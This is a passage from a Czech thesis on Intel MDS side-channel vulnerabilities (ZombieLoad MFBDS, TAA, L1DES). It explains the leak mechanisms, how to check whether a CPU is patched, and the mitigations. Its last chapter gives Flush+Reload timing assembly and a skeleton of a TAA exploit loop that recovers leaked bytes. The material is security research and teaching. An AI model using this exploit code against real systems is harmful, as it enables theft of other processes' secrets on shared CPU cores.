Jakmile položka v LFB provede přiřazenou operaci, je uvolněna a je možné ji znovu alokovat pro jinou operaci. Data v LFB položce mohou zůstat i po jejím uvolnění, dokud nejsou přepsána jinou operací [20]. V případě load operací, které vyžadují microcode assist nebo vedou k page faultu, se spekulativně mohou použít data z LFB položky (alokované i uvolněné). Tato data sice neopustí mikroarchitekturální struktury (nebudou viděna na architekturální úrovni), ale během spekulativního vykonávání je možné je pomocí vhodných instrukcí zakódovat do postranního kanálu využívajícího cache. Jelikož LFB může spekulativně přeposílat data bez ohledu na to, jakému hyperthreadu nebo procesu patří, lze takto získat potenciálně citlivá data jiných uživatelů. Vždy ale mohou unikat data procesu, který běží na stejném fyzickém jádře (tj. na stejném logickém jádře nebo na druhém hyperthreadu).

2.2 Microarchitectural Data Sampling Uncacheable Memory

Zranitelnost MDSUM (CVE-2019-11091) pouze popisuje fakt, že data mohou v MDS útocích unikat i z UC paměti.

2.3 TSX Asynchronous Abort

Princip zranitelnosti TAA (CVE-2019-11135) je oproti ostatním[4] MDS zranitelnostem trochu jiný. Load operacím, které jsou prováděny během asynchronního rušení TSX transakce, mohou být spekulativně předána data jiných procesů (stejně jako v MFBDS). Data zde unikají ze všech bufferů postižených MDS (mimo jiné tedy i z line fill bufferu) [16]. Tyto buffery jsou vyznačené na obrázku 2.1. Pomocí cache postranního kanálu je potom možné tato data na architekturální úrovni získat. Stejně jako v případě MFBDS platí, že útočník může pouze získat data procesů, které běží na stejném fyzickém jádře.

2.4 Metoda Flush+Reload

Aby bylo možné útok na výše popsané zranitelnosti provést, je potřeba převést data z mikroarchitekturálních struktur do architekturálního souboru registrů. Jelikož data unikají za pomocí tranzientních instrukcí, procesor nikdy uniklá


[4]TAA se někdy nezařazuje k MDS chybám a uvažuje se jako samostatná zranitelnost, přestože splňuje popis MDS zranitelnosti.

data do registrů nezapíše. Avšak procesor není při „uklízení“ po tranzientních instrukcích zcela důsledný. Pokud byly v rámci spekulativního provádění vykonány operace, které vedly k načtení jedné či více cache lines z operační paměti, tyto cache lines již nejsou v rámci vracení změn po tranzientních instrukcích nahrazeny původními [21]. Díky tomu, že prezenci či absenci dané cache line je možné na architekturální úrovni detekovat pomocí měření času přístupu, může vzniknout postranní kanál založený na cache paměti a době přístupu do paměti.

Metoda Flush+Reload je jednou z nejpoužívanějších variant pro získání dat z cache postranního kanálu. K jejímu provedení je potřeba tolik úseků paměti velikosti cache line, kolik mají uniklá data možných hodnot. Tyto úseky, respektive jejich přítomnost či nepřítomnost v cache hierarchii, slouží jako indikátory uniklé hodnoty. V případě jednoho bytu je tedy potřeba 256 nekolizních očíslovaných úseků paměti velikosti cache line.

Před samotným útokem (spekulativním prováděním) je potřeba všechny úseky vyprázdnit z hierarchie cache paměti. K tomu slouží instrukce `clflush` (případě `clflushopt`), která je v moderních procesorech většinou dostupná a nevyžaduje privilegovaný mód – je možné ji provést v uživatelském procesu bez součinnosti kernelu. Dále je proveden samotný škodlivý kód, jehož cílem je tranzientně získat citlivá data. Následují instrukce, které pomocí hodnoty tranzientně získaných dat přistoupí do jednoho z indikačních paměťových úseků. Tento přístup musí proběhnout v krátké době po instrukci, která spustila tranzientní vykonávání. Jakmile totiž reorder buffer narazí na instrukci, která tranzientní vykonávání způsobila, procesor vyprázdní ze svých struktur prováděné instrukce. Mohlo by se tak stát, že indikace v cache paměti nestihne být provedena.

V závislosti na konkrétní variantě škodlivého kódu je po vyčištění tranzientních instrukcí prováděn kód ošetřující vzniklou výjimku, případně pokračuje vykonávání kódu programu uživatele v případě mikroarchitekturální výjimky. Pokud došlo k architekturální výjimce, je třeba výjimku odchytit. V obou případech je důležité co nejdříve provést přístupy do všech indikačních úseků paměti a měřit časy přístupu. Typicky je jeden nebo dva přístupy výrazně rychlejší než ostatní. Dva paměťové segmenty mohou být označené v případě, kdy procesor spekulativně použil špatnou hodnotu a po vyprázdnění pipeline začalo provádění od stejné instrukce, ale s hodnotou správnou. Celý postup může být libovolně opakován.



Obrázek 2.1: MDS zranitelné mikroarchitekturální struktury [19] (upraveno)

Kapitola 3

Opravy a záplaty

3.1 Ověření zranitelnosti daného procesoru

Od zveřejnění zranitelností Meltdown a Spectre Intel užívá stejné metody, jak uživatele o zranitelnosti či nezranitelnosti daného procesoru informovat. Slouží k tomu model-specific registry (MSR) [13], jejichž chování je možné měnit aktualizováním mikrokódu. Pro zápis do těchto registrů a čtení z nich slouží speciální instrukce `rdmsr` a `wrmsr`, které mohou být vykonány pouze v kernel módu. Aby bylo možné ověřit, jaký MSR registr je na CPU dostupný, využívá se instrukce `cpuid`. Pomocí instrukce `cpuid` je možné získat různé informace[5] o procesoru v závislosti na nastavené hodnotě registru `eax` (a případně také `ecx`).

Pro signalizaci, že procesor má proti dané chybě aplikované hardwarové záplaty, slouží MSR registr `IA32_ARCH_CAPABILTIES`. Jeho dostupnost je možné ověřit voláním instrukce `cpuid` s nastavením hodnot registrů `eax = 0x7, ecx = 0`. `IA32_ARCH_CAPABILTIES` je dostupný, pokud je v registru `edx` bit 29 nastavený. To je znázorněno v ukázce kódu 3.1. Je zde ověřována přítomnost některých další vlastností procesoru, které budou objasněny v následujících odstavcích.

3.1.1 Zranitelnost MFBDS

Zranitelnost MFBDS může být hardwarově záplatována, aniž by byly opraveny ostatní MDS zranitelnosti. Je to způsobeno tím, že princip MFBDS je

[5] Mimo jiné je možné získat parametry jednotlivých cache pamětí nebo informaci o tom, zda je instrukce `clflush` dostupná.

velmi podobný dříve objeveným chybám Rogue Data Cache Load[6,7] (RDCL) a L1 Terminal Fault (L1TF).

Pokud je bit 0 (`RDCL_NO`) MSR registru `IA32_ARCH_CAPABILTIES` nastavený, je hardware opatřen opravami proti zranitelnostem RDCL, L1TF a MFBDS.

3.1.2 Ostatní MDS zranitelnosti

MDS zranitelnosti (vyjma TAA) jsou opravené, pokud je bit 5 (`MDS_NO`) v registru `IA32_ARCH_CAPABILTIES` nastavený. Opravena je v tom případě i zranitelnost MFBDS nezávisle na hodnotě bitu 0 registru `IA32_ARCH_CAPABILTIES`.

3.1.3 Zranitelnost TAA

Díky zcela jinému principu musí být zranitelnost TAA dodatečně hardwarově záplatována. Zda jsou opravy aplikované, je možné zjistit z bitu 8 (`TAA_NO`) MSR registru `IA32_ARCH_CAPABILTIES` (hodnota 1 znamená opraveno).

3.2 Aplikace softwarových záplat

V případě, že je daný procesor zranitelný, je potřeba aplikovat softwarové záplaty. Přítomnost záplat je možné ověřit vykonáním `cpuid` instrukce s nastavením `eax = 0x7, ecx = 0`. V registru `edx` musí být bit 10 (`MD_CLEAR`) nastavený na 1. Jako záplatu Intel aktualizoval svůj mikrokód tak, že změnil chování nepoužívané instrukce `verw` [20]. Tato instrukce nyní vyprázdní všechny buffery, které jsou zranitelné vůči MDS útokům na daném procesoru. K vyprázdnění bufferů také dojde při vyprázdnění L1 datové cache a při opouštění SGX režimu. Operační systémy a hypervizory jsou zodpovědné za volání `verw` instrukce při přepínání kontextu, resp. při přepínání virtuálního stroje. Intel dále doporučil vývojářům operačních systémů úpravu plánovače procesů, případně Hyper-Threading zcela vypnout.

Aby se zamezil únik citlivých dat, Intel doporučuje současně na obou hyperthreadech spouštět procesy, které si mohou vzájemně důvěřovat, případně vlákna stejného procesu. Dále je třeba při přepnutí jednoho hyperthreadu do kernel módu přepnout i druhý hyperthread. Útočník by mohl vytvořit aplikaci, kdy v jednom vlákně bude útočit a v druhém využívat metod operačního systému. Současně je potřeba využívat `verw` instrukce při přepínání kontextu, jak je popsáno výše.


[6] Jako RDCL je Intelem označovaná zranitelnost s běžnějším názvem Meltdown (ve své původní verzi).

[7] Konkrétní implementace útoku na RDCL je dokonce identická s RIDL variantou MFBDS. Přistupuje se na procesu nepřístupnou adresu (na stránku patřící kernelu). Liší se pouze reakce procesoru na nepovolený přístup. V případě RDCL se spekulativně použijí data z požadované adresy, v případě MFBDS se použijí data z LFB bez vazby na adresu.

```c
int main(void)
{
    uint32_t cpuid_status;
    uint64_t ia32_arch_capabilities;

    __asm__ __volatile__ (
        "mov rax, 0x07 \n"
        "mov rcx, 0 \n"
        "cpuid \n"
        : "=d" (cpuid_status)
        : : "rax", "rbx", "rcx");

    printf("MD_CLEAR: %d\n", (cpuid_status >> 10) & 1);
    printf("L1D_FLUSH: %d\n", (cpuid_status >> 28) & 1);
    printf("IA32_ARCH_CAPABILITIES: %d\n",
            (cpuid_status >> 29) & 1);

    if ((cpuid_status >> 29) & 1)
    {
        int fd = open("/dev/cpu/0/msr", O_RDONLY);
        if (fd < 0)
            return 1;
        if (pread(fd, &ia32_arch_capabilities, 8, 0x10A) != 8)
        {
            close(fd);
            return 2;
        }
        close(fd);

        printf("RDCL_NO: %ld\n", ia32_arch_capabilities & 1);
        printf("MDS_NO: %ld\n",
                (ia32_arch_capabilities >> 5) & 1);
        printf("TAA_NO: %ld\n",
                (ia32_arch_capabilities >> 8) & 1);
    }

    return 0;
}
```

Výpis kódu 3.1: Program ověřující dostupnost softwarových záplat, hardwarových oprav a MSR registru umožňujícího vyprázdnění L1 datové cache

Jak se ale ukázalo, toto řešení není dostačující. Po zveřejnění záplat byla zdokumentována další zranitelnost L1D Eviction Sampling (L1DES) [23]. Ta funguje na stejném principu jako MFBDS, ale obchází záplatu pomocí `verw` instrukce. Přestože je fill buffer při přepnutí kontextu vyprázdněn či nahrazen necitlivými daty, data v L1 datové cache zůstávají. Jakmile má být modifikovaná cache line nahrazena, proběhne zápis do operační paměti pomocí



Obrázek 3.1: Intelem doporučená úprava plánovače OS [22]

LFB. Tato data mohou v LFB nějakou dobu po zápisu zůstat a je na ně možné zaútočit známým MFBDS způsobem. Řešením by bylo při přepínání kontextu vyprazdňovat L1 datovou cache. Procesor může disponovat MSR registrem, který umožňuje vyprázdnění L1 datové cache. Jeho dostupnost je možné ověřit pomocí instrukce `cpuid` s nastavením `eax = 0x7, ecx = 0`, kdy bit 28 (`L1D_FLUSH`) v registru `edx` musí být nastavený. V praxi toto řešení většinou využívané není díky neúměrně velkému dopadu na výkon vzhledem k závažnosti zranitelnosti. Data v L1DES variantě útoku mohou unikat v mnohem menším množství než u klasické MFBDS varianty[8].

Line fill buffer navíc mohou využívat některé struktury procesoru, například MMU [2]. Díky tomu je možné získat data o překladu virtuální adresy na fyzickou útočícího procesu a procesu běžícího na druhém hyperthreadu. Tyto informace mohou být využité k dalším útokům. Zranitelnost je navíc velice obtížné opravit nebo zmírnit, jelikož hardwarové komponenty procesoru využívají LFB nezávisle na běhu uživatelských programů či jádra.

[8]V případě klasické varianty MFBDS unikají data v jednotkách kilobytů za sekundu, zatímco při testování varianty L1DES bylo naměřeno 0.1 B/s [1].

Kapitola 4

Realizace útoku ZombieLoad

Tato kapitola popisuje kompletní postup provedení útoku na obě hlavní zranitelnosti popsané v dokumentu ZombieLoad. Pro útok prostřednictvím zranitelnosti MFBDS bylo implementováno více variant. Jednodušší z nich jsou založené na kódu autorů útoku RIDL [24]. Složitější varianta vychází z implementace týmu ZombieLoad [25]. Útok na zranitelnost TAA je v této práci proveden v jedné variantě, která čerpá z kódu RIDL [24] i ZombieLoad [25]. V případě útoku na zranitelnost TAA je vyžadováno instrukční rozšíření Intel TSX. Při útoku na MFBDS není TSX nutností, ale umožňuje elegantní řešení odchycení systémové výjimky pro nepovolený přístup do paměti. Instrukční rozšíření TSX je dostupné na výběrových procesorech zveřejněných po roce 2014[9].

Postup provádění útoku by se dal shrnout v následujících bodech:

1. identifikace meze pro čas přístupu do cache a operační paměti,
2. vyprázdnění indikačních úseků paměti z cache hierarchie,
3. tranzientní provedení škodlivého kódu se zakódováním tajné hodnoty,
4. získání odtajněné informace pomocí indikačních úseků,
5. libovolné opakování kroků 2 až 4,
6. post-processing nad získanými daty.

[9] Instrukční sada TSX se poprvé objevila na mikroarchitektuře Intel Haswell, kde obsahovala hardwarovou chybu a byla následně pomocí aktualizace mikrokódu vypnuta. [26]

4.1 Určení meze času přístupu pro Flush+Reload

Útok pomocí cache postranního kanálu využívá faktu, že rozdíl v čase přístupu do cache a do operační paměti je velký a tedy i snadno detekovatelný. Vhodný způsob pro detekci, odkud byla data získána, je stanovení mezní hodnoty. V jednodušším případě je možné takovou mezní hodnotu stanovit před samotným útokem. Komplexnější řešení by zahrnovalo průběžné přepočítávání meze z důvodů popsaných dále.

```
1  .intel_syntax noprefix
2  .text
3  .global flush_reload
4  .type flush_reload, @function
5  flush_reload:
6      mfence
7      lfence
8      clflush [rdi]
9      mfence
10     rdtscp
11     lfence
12     mov rsi, rax
13     mov rax, [rdi]
14     rdtscp
15     lfence
16     sub rax, rsi
17     mfence
18     ret
19
20 .global touch_reload
21 .type touch_reload, @function
22 touch_reload:
23     mfence
24     lfence
25     mov rax, [rdi]
26     lfence
27     rdtscp
28     lfence
29     mov rsi, rax
30     mov rax, [rdi]
31     rdtscp
32     lfence
33     sub rax, rsi
34     mfence
35     ret
```

Výpis kódu 4.1: Funkce pro měření času přístupu do operační paměti a cache

Funkce `flush_reload` v ukázce 4.1 měří čas přístupu do operační paměti. Nejprve je z cache hierarchie vyprázdněna cache line s danou adresou a následně se měří doba přístupu na tuto adresu. Instrukce `mfence` a `lfence` zajišťují seri-

alizaci instrukcí [13]. Konkrétně instrukce `lfence` garantuje, že její provádění začne až v okamžiku, kdy byly všechny předchozí instrukce load provedeny[10] a žádná jí následující instrukce se nezačne vykonávat dříve, než se tato `lfence` dokončí. Instrukce `mfence` garantuje, že všechny load a store operace budou před jejím provedením globálně viditelné.

Samotné měření probíhá mezi dvojicí `rdtscp` instrukcí. Tato instrukce uloží do registru `edx` vyšší bity a do registru `eax` nižší bity 64 bitového TSC (Time Stamp Counter) čítače. Následně jsou od sebe naměřené hodnoty odečteny, čímž vznikne výsledek měření. Při odečítání se pro zjednodušení používá pouze spodních 32 bitů, což může vést ke vzniku chybných měření při přetečení 32 bitů čítačem. Jelikož ale během měření mohou vznikat mnohem častěji jiné nepřesnosti, je možné si takové zjednodušení dovolit. Funkce `touch_reload` sloužící k měření času přístupu do cache paměti se liší pouze tím, že instrukce `clflush` je nahrazena přístupem na adresu uloženou v registru `edi`.

Pro stanovení meze se osvědčilo alespoň 100 000 měření (dohromady 200 000 hodnot). Spíše než průměr z měření je vhodnější stanovit mediány času přístupu do cache a operační paměti. Obzvlášť v případě měření přístupů do operační paměti mohou být některé hodnoty výrazně vyšší a výsledek může být zkreslený. Uvedený postup je zobrazen v rovnicích 4.1. Proměnné c_0 až c_{100000} představují jednotlivé naměřené časy přístupu do paměti, která je načtená v cache (přístup do této paměti vyvolá cache hit). Podobně proměnné u_0 až u_{100000} označují měřené časy přístupu do paměti, která v cache načtená není (přístup vyvolá cache miss). Jako t_{cached} je označen medián ze všech naměřených časů přístupů do cache. Obdobně $t_{uncached}$ značí medián časů přístupu do nenacachované paměti. Výsledná mez $treshold$ poté může být spočítána jako prostřední hodnota mezi t_{cached} a $t_{uncached}$.


$$\begin{aligned} t_{cached} &= \text{Median}(c_1, c_2, \ldots, c_{100000}) \\ t_{uncached} &= \text{Median}(u_1, u_2, \ldots, u_{100000}) \\ treshold &= \frac{t_{cached} + t_{uncached}}{2} \end{aligned} \tag{4.1}$$

Pokud byl během měření vytížený paměťový subsystém, může být výsledná mez zcela nepoužitelná. Takové měření je znázorněno v grafu 4.1. Proto je vhodné v případě obou souborů dat spočítat také rozptyl. Pokud by byl alespoň jeden moc velký, je potřeba měření zopakovat. Měření může být nepoužitelné i z důvodu vytížení procesoru, kdy je větší pravděpodobnost, že dojde k přerušení právě mezi prováděním instrukcí `rdtscp`. Časovače TSC na

[10] To znamená, že zápis do paměti provedený před `lfence` instrukcí nemusí být viditelný ostatními jádry.

jednotlivých jádrech procesoru nutně nemusí být synchronizované, ale měly by tikat se stejnou frekvencí. Pokud dojde k přerušení během měření, naměřená hodnota je nepoužitelná nezávisle na tom, zda byl proces předaný jinému jádru či nikoliv. Přesto je vhodné proces stanovící mez spouštět s připnutím[11] k danému procesorovému jádru, na kterém poběží útočící proces.


Používání hodnot čítače TSC může být poměrně problematické [28]. Implementace čítače se v průběhu vývoje mikroarchitektur Intelu různila. Na moderních procesorech by měla být dostupná varianta, kdy čítač tiká s konstantní periodou nezávisle na aktuální pracovní frekvenci jádra[12]. Snadno se tak může stát, že spočítaná mez je po změně frekvence procesoru nesprávná. To je znázorněno v grafu 4.2, kde došlo ke změně frekvence procesorového jádra během měření meze.



Obrázek 4.1: Graf měření časů přístupu do operační paměti a cache s vytíženým paměťovým systémem

[11] Moderní OS umožňují spouštět procesy (či jednotlivá vlákna procesu) na dané podmnožině logických jader procesoru, Na Linuxu je možné spustit proces s připnutím ke zvolé podmnožině jader příkazem `taskset` [27]

[12] Dále se rozlišují varianty, kdy TSC tiká nezávisle na uspání procesorového jádra či nikoliv.



Obrázek 4.2: Graf měření časů přístupu do operační paměti a cache během změny frekvence CPU

4.2 Útok na TAA

Ve výpisu 4.2 je znázorněna kostra útoku. Je vyžadováno nastavení konstanty `CACHE_TRESHOLD`. Ta může být určena například pomocí přiloženého programu **cache_treshold**[13]. Dále je potřeba nastavit počet iterací, ve kterých se má program snažit tajná data získat. Ve většině případů je vhodné provést alespoň 100 000 iterací.

V exploitu probíhá načtení do 64-bitového registru. Útočník tedy teoreticky může během jedné iterace získat až 8 tajných bytů. Pro zakódování 8 bytů během jedné iterace je pro metodu Flush+Reload potřeba $256 \cdot 8 = 2048$ indikačních úseků / cache lines. Pokud by jedna cache line měla velikost 64 B, stačilo by teoreticky „pouze“ 128 KiB. Takové řešení by ale v přímočaré implementaci nefungovalo.

Přestože jsou všechny indikační úseky z cache hierarchie v každé iteraci programu vyflushované, může procesor spekulativně některé načíst zpět. To ve finále velmi zkresluje samotný výstup programu, kdy je spekulativně načtena

[13]Využití programu je výrazně doporučeno, jelikož měření času přístupu je shodné s tím, které využívá samotný exploit.

většina indikačních úseků a není možné určit skutečnou tajnou hodnotu. Takové chování je typické, pokud se k indikačním úsekům přistupuje tak, jak jsou za sebou umístěné v paměti.

Vhodnou opravou může být využít lineární kongruenční generátor s maximální periodou. Pokud má být například přistoupeno k 256 indikačním úsekům na indexech 0 až 255, stačí v cyklu tyto indexy procházet a v každé iteraci pomocí lineárního kongruenčního generátoru spočítat index nový, na základě kterého se přistoupí k indikačnímu úseku. Příkladem přepočtu indexu může být 4.2, kde je volbou parametrů zaručeno, že po dosazení čísel 0 až 255 bude vygenerovaná jiná permutace. Takové přístupy už se procesoru jeví jako náhodné a spekulativní načtení není tak časté.

$$index = |17 \cdot oldindex + 3|_{256} \tag{4.2}$$

Předchozí řešení je sice poměrně funkční, ale zpomaluje samotný exploit. Na základě experimentů je možné si všimnout, že procesor provádí spekulativní načtení pouze v případě, kdy opakovaně dochází ke čtení ze stejné stránky. Na několika různých systémech s různými mikroarchitekturami procesorů Intel se mi podařilo ověřit, že ke spekulativnímu načtení dochází až při třetím čtení ze stejné stránky. Za předpokladu, že stránka má standardní velikost 4 KiB, je možné využít $2048 \cdot 8 \cdot 256\,\mathrm{B} = 4\,\mathrm{MiB}$ paměti k indikaci všech 8 bytů. Toto řešení sice zabírá více paměti, ale je výrazně rychlejší, a proto bylo v ukázkovém programu zvoleno. Paměti s indikačními úseky odpovídá proměnná `probe_array` ve výpisu. Aby bylo pole skutečně zarovnané na stránky, využívá se atribut `aligned`.

K proměnné `exploit_page` se přistupuje v samotném exploitu a je to právě ta paměť, ze které se za speciálních podmínek čte a během čtení dochází ke spekulativnímu předání nesprávné a potenciálně citlivé hodnoty. Společně s `probe_array` se pole nulují, aby se předešlo různým optimalizacím, které by mohly využít toho, že se větší část paměti polí nepoužívá.

Před samotným provedením exploitu je vhodné všechny indikační úseky z cache vyprázdnit. Na pole `probe_array` se přitom nahlíží jako na 256 úseků velikosti 16 KiB. Každý úsek přitom reprezentuje jednu možnou hodnotu bytu a v každém úseku je možné indikovat až 8 bytů. První byte se indikuje na počátku 16 KiB úseku, druhý byte na offsetu 2048 v rámci úseku, třetí byte na offsetu 4096 apod.

Následuje hlavní cyklus, ve kterém dochází k získávání tajných dat. Funkce `exploit` v `probe_array` indikuje cache lines podle spekulativně získaných dat a vrátí status zrušení TSX transakce. Hodnota 0xFFFFFFFF značí, že

k abortu vůbec nedošlo. Naopak nastavený bit 4 stavového slova v této implementaci exploitu většinou znamená, že došlo k požadovanému asynchronnímu abortu. Takto se odfiltrují situace, ve kterých k úniku dat ani nemohlo dojít.

Známým způsobem se následně projdou jednotlivé indikační úseky a podle času přístupu určí, se kterými byty procesor ve funkci `exploit` spekulativně pracoval. Předpokládá se přitom, že hodnota daného bytu byla indikována maximálně dvakrát – jednou se spekulativní hodnotou a podruhé se skutečnou hodnotou uloženou v `exploit_page` (hodnotou 0). Může se stát, že hodnota tajného bytu je také 0, v takovém případě je situaci obtížnější detekovat. Mnohem častější je ale situace, kdy je indikace odtajněného bytu z cache hierarchie vyprázdněna ještě před tím, než mohlo dojít k jejímu ověření. V takovém případě je použita 0, která plní úlohu neznámé hodnoty.

```
#define CACHE_TRESHOLD  150
#define ITERATIONS      100000

static uint8_t __attribute__((aligned(4096)))
    probe_array[256 * 8 * 2048];
static uint8_t __attribute__((aligned(4096)))
    exploit_page[4096];

int main(int argc, char ** argv)
{
    uint32_t tsx_status;
    array<uint8_t, 8> leaked_bytes;
    map<array<uint8_t, 8>, size_t> counts;
    memset(probe_array, 0, sizeof(probe_array));
    memset(exploit_page, 0, sizeof(exploit_page));

    for (size_t i = 0; i < 256 * 8; i++)
        flush(probe_array + i * 2048);
    for (size_t i = 0; i < ITERATIONS; i++)
    {
        tsx_status = exploit(exploit_page, probe_array);
        if (tsx_status != 0xFFFFFFFFu && (tsx_status & 0x4))
        {
            leaked_bytes.fill(0);
            for (int j = 0; j < 256; j++)
                for (int k = 0; k < 8; k++)
                    if (reload_flush(probe_array + j * 16384
                        + k * 2048) < CACHE_TRESHOLD)
                        leaked_bytes[k] = j;
            counts[leaked_bytes]++;
        }
    }
}
```

Výpis kódu 4.2: Kostra útoku na zranitelnost TAA

